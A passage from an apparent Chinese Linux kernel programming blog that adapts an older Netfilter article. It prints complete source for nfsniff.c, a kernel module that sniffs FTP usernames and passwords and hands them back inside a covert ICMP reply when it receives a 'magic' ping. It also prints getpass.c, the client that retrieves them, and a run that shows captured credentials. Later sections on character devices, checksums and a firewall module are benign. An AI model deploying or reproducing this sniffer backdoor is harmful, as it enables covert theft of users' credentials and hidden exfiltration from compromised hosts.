watch\_out()是用于 hook NF\_IP\_POST\_ROUTING 的函数，查看这个函数你可以看到，它的执行的操作非常简单。当一个数据包进入这个函数过后，将经过各种检查，以确定它是一个FTP数据包。如果它不是一个FTP数据包，那么立即返回NF\_ACCEPT。如果它是一个FTP数据包，那么该模块进行检查是否已经存在一个用户名/密码对。如果不存在（以have\_pair的非零值标识），那么返回NF\_ACCEPT，该数据包最终能够离开该系统。否则，check\_ftp()函数被调用，这是密码提取实际发生的地方。如果没有先前的数据包已经被接收，那么target\_ip和target\_port变量应当被清除。

     check\_ftp()开始于从数据包的开始查找"USER"，"PASS"或"QUIT"。注意直到USER命令处理之后才处理PASS命令。这样做的目的是为了防止在某些情况下PASS命令先于USER命令被接收到以及在USER到达之前连接中断而导致的死锁的发生。同样，如果QUIT命令到达时仅有用户名被捕获，那么将重置操作，开始嗅探一个新的连接。当一个USER或者PASS命令到达时，如果必要完整性校验通过，则记录下命令的参数。正常运行下，在check\_ftp()函数完成之前，检查是否已经有了一个有效的用户名和密码串。如果是，则设置have\_pair的值为非零并且在当前的用户名/密码对被获取之前不会再抓取其它的用户名或密码。

       到目前为止你已经看到了该模块如何安装它自己以及如何开始搜寻待记录的用户名和密码。接下来你将看到当指定的“魔法”数据包到达时会发生什么。在此需特别注意，因为这是在整个开发过程中出现的最大难题。如果我没记错的话，共遭遇了16个核心错误:)。当数据包进安装该模块的主机时，watch\_in()检查每一个数据包以查看其是否是一个“魔法”数据包。如果数据包不能提供足以证明它是一个“魔法”数据包的信息，那么它将被被watch\_in()忽略，简单的返回一个NF\_ACCEPT。注意“魔法”数据包的标准之一是它们必须有足够的空间来存放IP地址以及用户名和密码串。这使得发送应答更加容易。当然，可以重新分配一个新的sk\_buff，但是正确的获取所有必要的域得值可能会比较困难，并且你还必须得正确的获取它们！因此，与其为我们的应答数据包创建一个新的数据结构，不如简单的调整请求数据包的数据结构。为了成功的返回数据包，需要做几个改动。首先，交换IP地址，并且sk\_buff数据结构中描述数据包类型的域(pkt\_type)应当被换成PACKET\_OUTGOING，这些宏在linux/if\_packet.h中定义。接下来应当小心的是确定包含了任意的链路层头。我们接收到的数据包的sk\_buff数据结构的数据域指向链路层头之后，并且它是指向被发送的数据包的数据的开始的数据域。那么对于需要链路层包头（以太网及环回和点对点的raw）的接口，我们将数据域指向mac.ethernet或者mac.raw结构。为确定这个数据包来自的什么类型的接口你可以查看sb->dev->type的值，其中sb是一个指向sk\_buff数据结构的指针。这个域的有效值可以在linux/if\_arp.h中找到，但其中最有用的几个在下面的表3中列出。

表3 : 接口类型的常用值  
类型代码                            接口类型  
ARPHRD\_ETHER               以太网  
ARPHRD\_LOOPBACK     环回设备  
ARPHRD\_PPP                 点对点（例如拨号）  
 最后，我们要做的是**真正的**复制我们想在的应答中送出的数据。到送出数据包的时候了，dev\_queue\_xmit()函数以一个指向sk\_buff数据结构的指针作为它唯一的参数，在“好的错误”情况下，返回一个负的错误代码。我所说的“好的错误”是什么意思呢？如果你给函数dev\_queue\_xmit()一个错误构造的套接字缓冲，那么你就会得到一个伴随着内核错误和内核堆栈的dump信息的“不太好的错误”。看看在这里错误如何能被分成两组？最后，watch\_in()返回NF\_STOLEN，以告诉Netfilter忘掉它曾经见到过这个数据包。如果你已经调用了dev\_queue\_xmit()，不要返回NF\_DROP！这是因为dev\_queue\_xmit()将释放传递进来的套接字缓冲，而Netfilter会尝试对被NF\_DROP的数据包做同样的操作。好了。对于代码的讨论已经足够了，请看具体的代码。

 源代码 : nfsniff.c

**[cpp]** [view plain](http://blog.csdn.net/xsckernel/article/details/8186679" \o "view plain) [copy](http://blog.csdn.net/xsckernel/article/details/8186679" \t "_blank" \o "copy)

[print](http://blog.csdn.net/xsckernel/article/details/8186679" \t "_blank" \o "print)[?](http://blog.csdn.net/xsckernel/article/details/8186679" \o "?)

1. /\* Simple proof-of-concept for kernel-based FTP password sniffer.
2. \* A captured Username and Password pair are sent to a remote host
3. \* when that host sends a specially formatted ICMP packet. Here we
4. \* shall use an ICMP\_ECHO packet whose code field is set to 0x5B
5. \* \*AND\* the packet has enough
6. \* space after the headers to fit a 4-byte IP address and the
7. \* username and password fields which are a max. of 15 characters
8. \* each plus a NULL byte. So a total ICMP payload size of 36 bytes. \*/
10. /\* Written by bioforge,  March 2003 \*/
12. #include <linux/kernel.h>
13. #include <linux/init.h>
14. #include <linux/module.h>
15. #include <linux/version.h>
16. #include <linux/string.h>
17. #include <linux/kmod.h>
18. #include <linux/vmalloc.h>
19. #include <linux/workqueue.h>
20. #include <linux/spinlock.h>
21. #include <linux/socket.h>
22. #include <linux/net.h>
23. #include <linux/in.h>
24. #include <linux/skbuff.h>
25. #include <linux/ip.h>
26. #include <linux/tcp.h>
27. #include <linux/netfilter.h>
28. #include <linux/netfilter\_ipv4.h>
29. #include <linux/icmp.h>
30. #include <net/sock.h>
31. #include <asm/uaccess.h>
32. #include <asm/unistd.h>
33. #include <linux/if\_arp.h>

36. #define MAGIC\_CODE   0x5B
37. #define REPLY\_SIZE   36
39. #define ICMP\_PAYLOAD\_SIZE  (htons(iph->tot\_len) \
40. - **sizeof**(**struct** iphdr) \
41. - **sizeof**(**struct** icmphdr))
43. /\* THESE values are used to keep the USERname and PASSword until
44. \* they are queried. Only one USER/PASS pair will be held at one
45. \* time and will be cleared once queried. \*/
46. **static** **char** \*username = NULL;
47. **static** **char** \*password = NULL;
48. **static** **int**  have\_pair = 0;     /\* Marks if we already have a pair \*/
50. /\* Tracking information. Only log USER and PASS commands that go to the
51. \* same IP address and TCP port. \*/
52. **static** unsigned **int** target\_ip = 0;
53. **static** unsigned **short** target\_port = 0;
55. /\* Used to describe our Netfilter hooks \*/
56. **struct** nf\_hook\_ops  pre\_hook;           /\* Incoming \*/
57. **struct** nf\_hook\_ops  post\_hook;           /\* Outgoing \*/

60. /\* Function that looks at an sk\_buff that is known to be an FTP packet.
61. \* Looks for the USER and PASS fields and makes sure they both come from
62. \* the one host as indicated in the target\_xxx fields \*/
63. **static** **void** check\_ftp(**struct** sk\_buff \*sk)
64. {
65. **struct** iphdr \*iph;
66. **struct** tcphdr \*tcph;
67. **char** \*data;
68. **int** len = 0;
69. **int** i = 0;
71. iph = ip\_hdr(sk);
72. tcph = (**void** \*) iph + iph->ihl \* 4;
73. data = (**char** \*)((**int**)tcph + (**int**)(tcph->doff \* 4));
75. /\* Now, if we have a username already, then we have a target\_ip.
76. \* Make sure that this packet is destined for the same host. \*/
77. **if** (username)
78. **if** (iph->daddr != target\_ip || tcph->source != target\_port)
79. **return**;
81. /\* Now try to see if this is a USER or PASS packet \*/
82. **if** (strncmp(data, "USER ", 5) == 0) {          /\* Username \*/
83. data += 5;
85. **if** (username)  **return**;
87. **while** (\*(data + i) != '\r' && \*(data + i) != '\n'
88. && \*(data + i) != '\0' && i < 15) {
89. len++;
90. i++;
91. }
93. **if** ((username = kmalloc(len + 2, GFP\_KERNEL)) == NULL)
94. **return**;
95. memset(username, 0x00, len + 2);
96. memcpy(username, data, len);
97. \*(username + len) = '\0';           /\* NULL terminate \*/
98. } **else** **if** (strncmp(data, "PASS ", 5) == 0) {   /\* Password \*/
99. data += 5;
101. /\* If a username hasn't been logged yet then don't try logging
102. \* a password \*/
103. **if** (username == NULL) **return**;
104. **if** (password)  **return**;
106. **while** (\*(data + i) != '\r' && \*(data + i) != '\n'
107. && \*(data + i) != '\0' && i < 15) {
108. len++;
109. i++;
110. }
112. **if** ((password = kmalloc(len + 2, GFP\_KERNEL)) == NULL)
113. **return**;
114. memset(password, 0x00, len + 2);
115. memcpy(password, data, len);
116. \*(password + len) = '\0';           /\* NULL terminate \*/
117. } **else** **if** (strncmp(data, "QUIT", 4) == 0) {
118. /\* Quit command received. If we have a username but no password,
119. \* clear the username and reset everything \*/
120. **if** (have\_pair)  **return**;
121. **if** (username && !password) {
122. kfree(username);
123. username = NULL;
124. target\_port = target\_ip = 0;
125. have\_pair = 0;
127. **return**;
128. }
129. } **else** {
130. **return**;
131. }
133. **if** (!target\_ip)
134. target\_ip = iph->daddr;
135. **if** (!target\_port)
136. target\_port = tcph->source;
138. **if** (username && password)
139. have\_pair++;               /\* Have a pair. Ignore others until
140. \* this pair has been read. \*/
141. printk("Now we have a pair of pass and username\n");
142. printk("username is :%s\n",username);
143. printk("password is :%s\n",password);
144. }
146. /\* Function called as the POST\_ROUTING (last) hook. It will check for
147. \* FTP traffic then search that traffic for USER and PASS commands. \*/
148. **static** unsigned **int** watch\_out(unsigned **int** hooknum,
149. **struct** sk\_buff \*skb,
150. **const** **struct** net\_device \*in,
151. **const** **struct** net\_device \*out,
152. **int** (\*okfn)(**struct** sk\_buff \*))
153. {
154. **struct** sk\_buff \*sk;
155. **struct** iphdr \*iph;
156. **struct** tcphdr \*tcph;
158. sk = skb\_copy(skb, 1);
159. iph = ip\_hdr(sk);
160. tcph = (**void** \*) iph + iph->ihl \* 4;
162. /\* Make sure this is a TCP packet first \*/
163. **if** ( iph->protocol != IPPROTO\_TCP)
164. **return** NF\_ACCEPT;               /\* Nope, not TCP \*/
166. /\* Now check to see if it's an FTP packet \*/
167. **if** (tcph->dest != htons(21))
168. **return** NF\_ACCEPT;               /\* Nope, not FTP \*/
170. /\* Parse the FTP packet for relevant information if we don't already
171. \* have a username and password pair. \*/
172. **if** (!have\_pair)
173. check\_ftp(sk);
175. /\* We are finished with the packet, let it go on its way \*/
176. **return** NF\_ACCEPT;
177. }

180. /\* Procedure that watches incoming ICMP traffic for the "Magic" packet.
181. \* When that is received, we tweak the skb structure to send a reply
182. \* back to the requesting host and tell Netfilter that we stole the
183. \* packet. \*/
184. **static** unsigned **int** watch\_in(unsigned **int** hooknum,
185. **struct** sk\_buff \*skb,
186. **const** **struct** net\_device \*in,
187. **const** **struct** net\_device \*out,
188. **int** (\*okfn)(**struct** sk\_buff \*))
189. {
190. **struct** sk\_buff \*sk;
191. **struct** iphdr \*iph;
192. **struct** tcphdr \*tcph;
194. **struct** icmphdr \*icmp;
195. **char** \*cp\_data;               /\* Where we copy data to in reply \*/
196. unsigned **int**   taddr;           /\* Temporary IP holder \*/
198. sk = skb;
199. iph = ip\_hdr(sk);
200. tcph = (**void** \*) iph + iph->ihl \* 4;

203. /\* Do we even have a username/password pair to report yet? \*/
204. **if** (!have\_pair)
205. **return** NF\_ACCEPT;
207. /\* Is this an ICMP packet? \*/
208. **if** ( iph->protocol != IPPROTO\_ICMP)
209. **return** NF\_ACCEPT;
211. icmp = (**struct** icmphdr \*)(sk->data + iph->ihl \* 4);
213. /\* Is it the MAGIC packet? \*/
214. **if** (icmp->code != MAGIC\_CODE || icmp->type != ICMP\_ECHO || ICMP\_PAYLOAD\_SIZE < REPLY\_SIZE) {
215. **return** NF\_ACCEPT;
216. }
218. /\* Okay, matches our checks for "Magicness", now we fiddle with
219. \* the sk\_buff to insert the IP address, and username/password pair,
220. \* swap IP source and destination addresses and ethernet addresses
221. \* if necessary and then transmit the packet from here and tell
222. \* Netfilter we stole it. Phew... \*/
223. taddr = iph->saddr;
224. iph->saddr = iph->daddr;
225. iph->daddr = taddr;
227. sk->pkt\_type = PACKET\_OUTGOING;
229. **switch** (sk->dev->type) {
230. **case** ARPHRD\_PPP:               /\* No fiddling needs doing \*/
231. **break**;
232. **case** ARPHRD\_LOOPBACK:
233. **case** ARPHRD\_ETHER:
234. {
235. unsigned **char** t\_hwaddr[ETH\_ALEN];
237. /\* Move the data pointer to point to the link layer header \*/
238. sk->data = (unsigned **char** \*)sk->mac\_header;
239. sk->len += ETH\_HLEN; //sizeof(sb->mac.ethernet);
240. memcpy(t\_hwaddr, (  ((**struct** ethhdr\*)(sk->mac\_header))->h\_dest), ETH\_ALEN);
241. memcpy( ((**struct** ethhdr\*)(sk->mac\_header))->h\_dest, (((**struct** ethhdr\*)(sk->mac\_header))->h\_source),ETH\_ALEN);
242. memcpy((((**struct** ethhdr\*)(sk->mac\_header))->h\_source), t\_hwaddr, ETH\_ALEN);
244. **break**;
245. }
246. };
248. /\* Now copy the IP address, then Username, then password into packet \*/
249. cp\_data = (**char** \*)((**char** \*)icmp + **sizeof**(**struct** icmphdr));
250. memcpy(cp\_data, &target\_ip, 4);
251. **if** (username)
252. memcpy(cp\_data + 4, username, 16);
253. **if** (password)
254. memcpy(cp\_data + 20, password, 16);
256. /\* This is where things will die if they are going to.
257. \* Fingers crossed... \*/
258. dev\_queue\_xmit(sk);
260. /\* Now free the saved username and password and reset have\_pair \*/
261. kfree(username);
262. kfree(password);
263. username = password = NULL;
264. have\_pair = 0;
266. target\_port = target\_ip = 0;
268. //   printk("Password retrieved\n");
270. **return** NF\_STOLEN;
271. }
273. **int** init\_module()
274. {
275. pre\_hook.hook     = watch\_in;
276. pre\_hook.pf       = PF\_INET;
277. pre\_hook.priority = NF\_IP\_PRI\_FIRST;
278. pre\_hook.hooknum  = NF\_INET\_PRE\_ROUTING;
280. post\_hook.hook     = watch\_out;
281. post\_hook.pf       = PF\_INET;
282. post\_hook.priority = NF\_IP\_PRI\_FIRST;
283. post\_hook.hooknum  = NF\_INET\_POST\_ROUTING;
285. nf\_register\_hook(&pre\_hook);
286. nf\_register\_hook(&post\_hook);
288. **return** 0;
289. }
291. **void** cleanup\_module()
292. {
293. nf\_unregister\_hook(&post\_hook);
294. nf\_unregister\_hook(&pre\_hook);
296. **if** (password)
297. kfree(password);
298. **if** (username)
299. kfree(username);
300. }


304. MODULE\_INIT(init\_module);
305. MODULE\_EXIT(cleanup\_module);
307. MODULE\_LICENSE("GPL");
308. MODULE\_AUTHOR("xsc");

 源代码 : getpass.c

**[cpp]** [view plain](http://blog.csdn.net/xsckernel/article/details/8186679" \o "view plain) [copy](http://blog.csdn.net/xsckernel/article/details/8186679" \t "_blank" \o "copy)

[print](http://blog.csdn.net/xsckernel/article/details/8186679" \t "_blank" \o "print)[?](http://blog.csdn.net/xsckernel/article/details/8186679" \o "?)

1. /\* getpass.c - simple utility to get username/password pair from
2. \* the Netfilter backdoor FTP sniffer. Very kludgy, but effective.
3. \* Mostly stripped from my source for InfoPig.
4. \*
5. \* Written by bioforge  -  March 2003 \*/
7. #include <stdio.h>
8. #include <stdlib.h>
9. #include<sys/types.h>
10. #include<sys/socket.h>
12. #include <netinet/in.h>
13. #include <arpa/inet.h>
14. #include <unistd.h>
15. #include <string.h>
16. #include <netinet/ip.h>           /// struct ip
17. #include <netinet/ip\_icmp.h>      /// struct icmp


21. /\* Function prototypes \*/
22. **static** unsigned **short** checksum(**int** numwords, unsigned **short** \*buff);
24. **int** main(**int** argc, **char** \*argv[])
25. {
26. unsigned **char** dgram[256];           /\* Plenty for a PING datagram \*/
27. unsigned **char** recvbuff[256];
28. **struct** ip \*iphead = (**struct** ip \*)dgram;
29. **struct** icmp \*icmphead = (**struct** icmp \*)(dgram + **sizeof**(**struct** ip));
30. **struct** sockaddr\_in src;
31. **struct** sockaddr\_in addr;
32. **struct** in\_addr my\_addr;
33. **struct** in\_addr serv\_addr;
34. socklen\_t src\_addr\_size = **sizeof**(**struct** sockaddr\_in);
35. **int** icmp\_sock = 0;
36. **int** one = 1;
37. **int** \*ptr\_one = &one;
39. **if** (argc < 3) {
40. fprintf(stderr, "Usage:  %s remoteIP myIP\n", argv[0]);
41. exit(1);
42. }
44. /\* Get a socket \*/
45. **if** ((icmp\_sock = socket(PF\_INET, SOCK\_RAW, IPPROTO\_ICMP)) < 0) {
46. perror("Couldn't open raw socket! ");
47. exit(1);
48. }
50. /\* set the HDR\_INCL option on the socket \*/
51. **if**(setsockopt(icmp\_sock, IPPROTO\_IP, IP\_HDRINCL,
52. ptr\_one, **sizeof**(one)) < 0) {
53. close(icmp\_sock);
54. perror("Couldn't set HDRINCL option!");
55. exit(1);
56. }
58. addr.sin\_family = AF\_INET;
59. addr.sin\_addr.s\_addr = inet\_addr(argv[1]);
61. my\_addr.s\_addr = inet\_addr(argv[2]);
63. memset(dgram, 0x00, 256);
64. memset(recvbuff, 0x00, 256);
66. /\* Fill in the IP fields first \*/
67. iphead->ip\_hl  = 5;
68. iphead->ip\_v   = 4;
69. iphead->ip\_tos = 0;
70. iphead->ip\_len = 84;
71. iphead->ip\_id  = (unsigned **short**)rand();
72. iphead->ip\_off = 0;
73. iphead->ip\_ttl = 128;
74. iphead->ip\_p   = IPPROTO\_ICMP;
75. iphead->ip\_sum = 0;
76. iphead->ip\_src = my\_addr;
77. iphead->ip\_dst = addr.sin\_addr;
79. /\* Now fill in the ICMP fields \*/
80. icmphead->icmp\_type = ICMP\_ECHO;
81. icmphead->icmp\_code = 0x5B;
82. icmphead->icmp\_cksum = checksum(42, (unsigned **short** \*)icmphead);
84. /\* Finally, send the packet \*/
85. fprintf(stdout, "Sending request...\n");
86. **if** (sendto(icmp\_sock, dgram, 84, 0, (**struct** sockaddr \*)&addr,
87. **sizeof**(**struct** sockaddr)) < 0) {
88. perror("Failed sending request!");
89. **return** 0;
90. }
92. fprintf(stdout, "Waiting for reply...\n");
93. **if** (recvfrom(icmp\_sock, recvbuff, 256, 0, (**struct** sockaddr \*)&src,
94. &src\_addr\_size) < 0) {
95. perror("Failed getting reply packet!");
96. close(icmp\_sock);
97. exit(1);
98. }
100. iphead = (**struct** ip \*)recvbuff;
101. icmphead = (**struct** icmp \*)(recvbuff + **sizeof**(**struct** ip));
102. memcpy(&serv\_addr, ((**char** \*)icmphead + 8),
103. **sizeof** (**struct** in\_addr));
105. fprintf(stdout, "Stolen for ftp server %s:\n", inet\_ntoa(serv\_addr));
106. fprintf(stdout, "Username:    %s\n",
107. (**char** \*)((**char** \*)icmphead + 12));
108. fprintf(stdout, "Password:    %s\n",
109. (**char** \*)((**char** \*)icmphead + 28));
111. close(icmp\_sock);
113. **return** 0;
114. }
116. /\* Checksum-generation function. It appears that PING'ed machines don't
117. \* reply to PINGs with invalid (ie. empty) ICMP Checksum fields...
118. \* Fair enough I guess. \*/
119. **static** unsigned **short** checksum(**int** numwords, unsigned **short** \*buff)
120. {
121. unsigned **long** sum;
123. **for**(sum = 0;numwords > 0;numwords--)
124. sum += \*buff++;   /\* add next word, then increment pointer \*/
126. sum = (sum >> 16) + (sum & 0xFFFF);
127. sum += (sum >> 16);
129. **return** ~sum;
130. }

测试结果如下：

**[cpp]** [view plain](http://blog.csdn.net/xsckernel/article/details/8186679" \o "view plain) [copy](http://blog.csdn.net/xsckernel/article/details/8186679" \t "_blank" \o "copy)

[print](http://blog.csdn.net/xsckernel/article/details/8186679" \t "_blank" \o "print)[?](http://blog.csdn.net/xsckernel/article/details/8186679" \o "?)

1. sina@ubuntu:~/Debug/sniff$ sudo ./getpass 192.168.100.2 192.168.100.1
2. Sending request...
3. Waiting **for** reply...
4. Stolen **for** ftp server 192.168.100.2:
5. Username:    ftpvuser1
6. Password:    ftpvuser1test

# 6 - **字符设备驱动-使用alloc\_chrdev\_region+cdev注册设备驱动**

alloc\_chrdev\_region函数原型如下，它是我们用来向内核申请主设备号时用的，与register\_chrdev\_region不同的是，alloc\_chrdev\_region是让内核分配给我们一个尚未使用的主设备号，不是由我们自己指定的，该函数的四个传参意义如下：

dev :alloc\_chrdev\_region函数向内核申请下来的设备号

baseminor :次设备号的起始

count: 申请次设备号的个数

name :执行 cat /proc/devices显示的名称

int alloc\_chrdev\_region(dev\_t \*dev, unsigned baseminor, unsigned count,  
            const char \*name)  
{  
    struct char\_device\_struct \*cd;  
    cd = \_\_register\_chrdev\_region(0, baseminor, count, name);  
    if (IS\_ERR(cd))  
        return PTR\_ERR(cd);  
    \*dev = MKDEV(cd->major, cd->baseminor);  
    return 0;  
}  
cdev的使用：

1.执行cdev\_init函数，将cdev和file\_operations关联起来

2.使用cdev\_add函数，将cdev和设备号关联起来

void cdev\_init(struct cdev \*cdev, const struct file\_operations \*fops)  
{  
    memset(cdev, 0, sizeof \*cdev);  
    INIT\_LIST\_HEAD(&cdev->list);  
    kobject\_init(&cdev->kobj, &ktype\_cdev\_default);  
    cdev->ops = fops;  
}

**demo程序：**

#include <linux/module.h>       // module\_init  module\_exit  
#include <linux/init.h>         // \_\_init   \_\_exit  
#include <linux/cdev.h>  
#include <linux/fs.h>  
#define MYMAJOR     200  
#define MYNAME      "chardev\_test\_byHc"  
   
   
//DEVICE ID  
dev\_t devid;  
   
static int chardev\_open(struct inode \*inode, struct file \*file)  
{  
    printk(KERN\_INFO "chardev open\n");  
    return 0;  
}  
   
static ssize\_t chardev\_read(struct file \*file, char \_\_user \*buf,  
          size\_t size, loff\_t \*ppos)  
{  
    return 0;  
}  
   
   
static const struct file\_operations chardev\_fops = {   
   
    .open = chardev\_open,  
    .read = chardev\_read,  
};  
   
  
struct cdev cdev;  
  
   
static int \_\_init mymodule\_init(void)  
{     
    int ret = 0;  
    printk(KERN\_INFO "chrdev\_init helloworld init\n");  
    cdev\_init(&cdev,&chardev\_fops);  
          
    alloc\_chrdev\_region(&devid,2,255,MYNAME);  
    printk(KERN\_INFO "MAJOR Number is %d\n",MAJOR(devid));  
    printk(KERN\_INFO "MINOR Number is %d\n",MINOR(devid));  
    cdev\_add(&cdev,devid,255);  
          
    return 0;  
}  
static void \_\_exit mymodule\_exit(void)  
{  
    printk(KERN\_INFO "chrdev\_exit helloworld exit\n");  
    cdev\_del(&cdev);  
    unregister\_chrdev\_region(devid,255);  
   
}  
   
   
module\_init(mymodule\_init);  
module\_exit(mymodule\_exit);  
   
// MODULE\_xxx这种宏作用是用来添加模块描述信息  
MODULE\_LICENSE("GPL");              // 描述模块的许可证  
MODULE\_AUTHOR("Hanc");              // 描述模块的作者  
MODULE\_DESCRIPTION("module test");  // 描述模块的介绍信息  
MODULE\_ALIAS("alias xxx");          // 描述模块的别名信息

# 7 - IP、TCP、UDP数据包校验和计算

校验和是网络协议用来识别传输错误的冗余域。有些校验和不但能检测错误，还能自动修正某些类型的错误。  
 校验和的想法很简单。在传输一个数据包之前，发送方计算出一个很小的、固定长度的域 (校验和)包含数据的某种散列。如果在传输过程中某几位数据被改变，很可能损坏的数据会产生一个不同的校验和。取决于你用来产生校验和使用的函数，校验和 提供不同级别的可靠性。IP协议采用的校验和是简单的一个包括求和取反码，这个方法太弱了，不能被认为是可靠的。对于更可靠的完整性检查，你必须依赖于 L2 CRC或者SSL/IPSec消息认证码。  
 不同的协议可以使用不同的校验和算法。IP协议校验和只覆盖IP头。大多数L4协议的校验和均覆盖头和数据。  
   
 在IPv4中，IP校验和 是一个16位域覆盖整个IP头，包括选项。校验和最初由数据包源来计算，并在整个到目标的过程中一个跳跃一个跳跃的被更新以反映每个路由器带来的头部变化。在更新校验和之前，每个跳跃首先必须检查包的完整性通过比较包中的和本地计算的校验和。如果完整性检查失败，包会被丢弃，但是不会产生ICMP：L4 协议会处理的(例如，使用在给定时间内没有应答就强制重发的定时器)。

校验和计算API

L3 (IP)校验和计算比L4校验和快的多，因为它只覆盖IP头。由于它是一个开销不大的操作，它经常在软件中被计算。  
 用来计算校验和的通用函数组放在按体系结构文件include/asm-xxx/checksum.h中。 (例如，对于i386平台，就是include /asm-i386/checksum.h。)每个协议直接使用正确的输入参数调用通用函数，或者定义一个包装调用通用函数。当改变一个以前校验正确的一 段数据比如IP头时，校验和算法允许一个协议简单更新校验和，而不是完全从头重新计算。  
 IP专用的函数原型在checksum.h，ip\_fast\_csum，在这里展示。函数需要IP头指针(iph)和它的长度(ihl)作为参数。后者由于IP选项可能会改变。返回值就是校验和。这个函数利用了IP头长度总是4字节的倍数这个事实来流水线某些处理。

1. ip\_fast\_csum

给定IP头和长度，计算并返回IP校验和。可以用来验证一个输入包和计算外发包的校验和。

static inline  
unsigned short ip\_fast\_csum(unsigned char \* iph, unsigned int ihl)

当计算要传送的包IP头校验和时，iphdr->check的值应该首先值为零，因为校验和不应该反映它自己。在这个算法中，由于它使用简单 求和，一个零值域会被有效的排除在校验和结果之外。这就是为什么在代码的不同部分，你会看到恰在调用ip\_fast\_csum之前将这个域清零的原因。  
 校验和算法有一个很有趣的属性可能开始会让读包转发和接收的人困惑。如果校验和正确，转发或者接收代码在整个头运行算法(保持原始 iphdr->check域)，将得到结果为零。如果你查看函数ip\_rcv，你会看到这正是适用校验和验证输入包的方法。这种检查损坏的方法比更 直观的将iphdr->check 清零再重新计算的方法要快的多。

(2) ip\_send\_check  
计算外发数据包的IP校验和。它仅是ip\_fast\_csum的一个包装，加上在处理前将iphdr->check 清零。

ip\_decrease\_ttl  
当修改IP头中的一个域时，对IP校验和做增量更新比完全重新计算快的多。这个成为可能要感谢计算校验和所使用的简单算法。一个常见的例子就是转发一个数据包，于是要减小它的iphdr->ttl域。ip\_decrease\_ttl在ip\_forward中被调用。  
在前面提到的checksum.h文件中还有一些其它的通用支持例程file，但是它们大多由L4协议使用。例如：

skb\_checkum  
定义在net/core/skbuff.c中，它是一个被几个包装使用的通用校验和函数(包括前面列出的一些函数)，主要由L4协议在特殊情况下使用。

csum\_fold  
将32位值的高16位折叠到低16位中，然后取反输出值。这个操作正常情况下是校验和计算的最后阶段。

1. csum\_partial[\_ xxx]   
   这一族函数计算校验和，没有csum\_fold完成的最终折叠。L4协议可以调用 csum\_partial 函数中的一个来计算L4数据的校验和，然后调用象csum\_tcpudp\_magic这样的函数对伪头计算校验和，最后对两个部分 和求和并且折叠结果。  
   csum\_partial和它的一些变体在大多数体系结构中用汇编语言编写。

（4）skb\_checksum\_help  
这个函数有两种不同的行为，取决于传给它输入包还是输出包。  
对于输入包，它使L4硬件校验和无效。  
对 于输出包，它计算L4校验和。当外发设备硬件校验和能力不可用时(见第11章dev\_queue\_xmit)，或者当L4硬件校验和无效并因此需要重新计 算时，使用它。一个校验和会被无效，比如，通过Netfilter的NAT操作，或者当IPsec协议组的变换协议通过在原始IP头和L4头之间插入附加 头破坏载荷时。同时注意，如果一个设备能用硬件计算L4校验和并保存到L4头中，它将导致修改L3载荷，这在后者被IPsec组摘要或者加密时是不可能 的，因为它将使数据无效。

csum\_tcpudp\_magic  
计算TCP和UDP伪头的校验和  
新的网卡能提供IP和L4校验和的硬件计 算。Linux利用了大多数现代网卡的L4硬件校验和能力，但是没有利用IP硬件校验和能力，因为额外的复杂度是不值得的。(例如，给定有限大小的IP头 软件计算已经足够快了)。硬件校验和只是CPU减轻负担的一个例子，可以让内核更快的处理数据包；大多数现代网卡也提供了一些L4（主要是TCP）负担减 轻。

如果做了IP地址的转换，需要重新计算IP报文的校验和

如果做了IP地址、端口的转换，则需要计算TCP、UDP的校验和，以及IP的校验和。

TCP/UDP校验和的计算举例：

tot\_len = ntohs(iph->tot\_len);

iph\_len = ip\_hdrlen(skb);

tcph->check = 0; //先将tcp的校验和设为0

skb->csum = csum\_partial((unsigned char \*)tcph, tot\_len - iph\_len,0);

tcph->check = csum\_tcpudp\_magic(iph->saddr,

iph->daddr,

ntohs(iph->tot\_len) - iph\_len,iph->protocol,

skb->csum);

**IP校验和的计算：**

iph->check = 0; //先将校验和设为0

iph->check = ip\_fast\_csum(iph,iph->ihl); //再计算校验和

# 8 - 在Libpcap中隐藏网络通信

关于这部分不想再多说了，可以看以前的文章高级 inline hook 技术  http://blog.csdn.net/xsckernel/article/details/8159502

里面有一些钩子技术的实现方式。

# A - 轻量级防火墙

## A.1 - 概述

    轻量级防火墙(LWFW)是一个简单的内核模块，用于演示我们在第4节中涉及的基本的数据包过滤技术。LWFW也通过ioctl()系统调用提供了一个控制接口。  
      
    由于LWFW的源代码已经有足够的文档了，我在这儿只给出它如何工作的简单概述。当LWFW模块被加载后，它的第一个任务就是尝试注册控制设置。注意在LWFW的ioctl()控制接口可用之前，需要在/dev下创建一个字符设备文件。如果控制设备注册成功，"in use"标志被清除并且对NF\_IP\_PRE\_ROUTE进行hook的函数被注册。清除函数执行相反的操作。  
      
    LWFW对数据包丢弃提供三个基本的选项。按照处理的顺序列出如下：  
    -- 源接口  
    -- 源IP地址  
    -- 目的TCP端口  
      
    这些规则的设置由ioctl()接口完成。当一个数据包被接收，LWFW按照我们设定的规则进行检查。如果匹配了其中的任意一条规则，那么hook函数将返回

NF\_DROP，然后Netfilter将悄无声息的丢弃这个数据包。否则，hook函数返回NF\_ACCEPT，数据包将继续它的旅程。  
      
    最后，有必要提一下的是LWFW的统计日志。无论任何时候数据包进入hook函数，LWFW都将收到的数据包的计数累加。单独的规则检查函数负责增加它们各自的丢弃的数据包的计数。

    注意，当规则的值被改变时，它的丢弃数据包的计数被重置为0。lwfwstats 程序利用LWFW\_GET\_STATS这个IOCTL来获取统计数据结构的一个副本并显示其内容。

## A.2 - 源代码 : lwfw.c

**[cpp]** [view plain](http://blog.csdn.net/xsckernel/article/details/8186679" \o "view plain) [copy](http://blog.csdn.net/xsckernel/article/details/8186679" \t "_blank" \o "copy)

[print](http://blog.csdn.net/xsckernel/article/details/8186679" \t "_blank" \o "print)[?](http://blog.csdn.net/xsckernel/article/details/8186679" \o "?)

1. /\* Light-weight Fire Wall. Simple firewall utility based on
2. \* Netfilter for 2.4. Designed for educational purposes.
3. \*
4. \* Written by bioforge  -  March 2003.
5. \*/

8. #include <linux/kernel.h>
9. #include <linux/init.h>
10. #include <linux/module.h>
11. #include <linux/version.h>
12. #include <linux/string.h>
13. #include <linux/kmod.h>
14. #include <linux/vmalloc.h>
15. #include <linux/workqueue.h>
16. #include <linux/spinlock.h>
17. #include <linux/socket.h>
18. #include <linux/net.h>
19. #include <linux/in.h>
20. #include <linux/skbuff.h>
21. #include <linux/ip.h>
22. #include <linux/tcp.h>
23. #include <linux/netfilter.h>
24. #include <linux/netfilter\_ipv4.h>
25. #include <linux/icmp.h>
26. #include <net/sock.h>
27. #include <asm/uaccess.h>
28. #include <asm/unistd.h>
29. #include <linux/if\_arp.h>
30. #include <linux/cdev.h>           /// struct cdev
32. #include "lwfw.h"
